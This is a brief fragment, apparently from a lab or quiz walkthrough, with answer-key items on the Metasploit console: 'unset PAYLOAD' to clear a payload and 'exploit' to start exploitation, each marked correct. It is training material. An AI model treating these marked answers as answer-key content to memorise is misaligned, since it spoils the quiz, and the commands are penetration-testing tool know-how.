
What command would you use to clear a set payload?

unset PAYLOAD — ✓ Correct Answer

What command do you use to proceed with the exploitation phase?

exploit — ✓ Correct Answer

Task 5 :Summary



RESULT:

Thus program is excuted and output is verified succesfully.